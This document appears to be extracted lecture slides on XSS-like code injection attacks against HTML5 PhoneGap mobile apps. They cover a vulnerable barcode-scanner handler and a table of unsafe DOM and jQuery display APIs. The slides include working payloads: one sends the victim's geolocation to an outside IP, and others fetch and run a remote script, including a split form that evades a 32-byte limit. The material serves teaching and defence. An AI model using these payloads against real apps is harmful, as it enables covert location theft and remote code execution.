


# XSS-Like Attack on Mobile Apps




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**ENGINEERING  
& COMPUTER  
SCIENCE**


## HTML5-Based Mobile Apps



# PhoneGap Framework




# Code Injection Attacks on Mobile Apps



# Potential Attacks

## WebView



## Attack Code

*rendering*

```
1 <img src=x onerror=  
2 navigator.geolocation.watchPosition(  
3 function(loc){  
4   m='Latitude:'+loc.coords.latitude+  
5   '\n'+'Longitude:'+loc.coords.longitude;  
6   alert(m);  
7   b=document.createElement('img');  
8   b.src='http://128.***.213.66:5556?c='+m }})>
```


*JS*



## Vulnerable Code and App

```
1 document.addEventListener("deviceready",  
    onDeviceReady, false);  
2 function onDeviceReady() {  
3     window.plugins.barcodeScanner.scan(0,onSuccess,  
        onError);  
4 }  
5 function onSuccess(result) {  
6     $("#display").html(result.text);  
7 }  
8 function onError(contactError) {  
9     alert('onError!');  
10 }
```

### A real Phone-Gap app



# Vulnerable APIs

DOM APIs & Attributes	Safe or Unsafe	Occurrence Percentage	App Percentage
document.write()	×	0.79%	12.95%
document.writeln()	×	2.27%	2.94%
innerHTML	×	14.22%	90.90%
outerHTML	×	1.55%	54.41%
innerText	✓	2.15%	62.01%
outerText	✓	0.003%	0.13%
textContent	✓	3.50%	65.97%
value	✓	14.43 %	83.11%
<b>jQuery APIs</b>			
html()	×	14.02%	66.42%
append()	×	15.67%	71.04%
prepend()	×	1.14%	22.36%
before()	×	1.17%	54.88%
after()	×	0.06%	14.89%
replaceAll()	×	1.68%	56.78%
replaceWith()	×	0.01%	0.48%
text()	✓	14.78%	62.05%
val()	✓	11.95%	62.82%

Table 1: APIs and Attributes used for displaying data. (✓ means they are safe against code injection; × means unsafe.)



## Various Attack Scenarios



(a)



(b)



(c)




(d)



(e)



(f)




(g)



(h)

metg

# Attack on WiFi Scanning




# Overcome 32-Byte Limit

---

```
<img src onerror=$.getScript('http://mu.gl')>
```


---



## Overcome 32-Byte Limit

```
<img src onerror=a="$$.getScr">  
<img src onerror=b="ipt('ht">  
<img src onerror=c="tp://mu.">  
<img src onerror=d="gl')">  
<img src onerror=eval(a+b+c+d)>
```

```
<img src onerror=$.getScript('http://mu.gl')>
```



# Attack Demonstration



## Summary

- ❖ Cross-site scripting attack: how it works
- ❖ How to launch the XSS attack
- ❖ Countermeasures
- ❖ XSS-like attack on mobile apps

HTMLS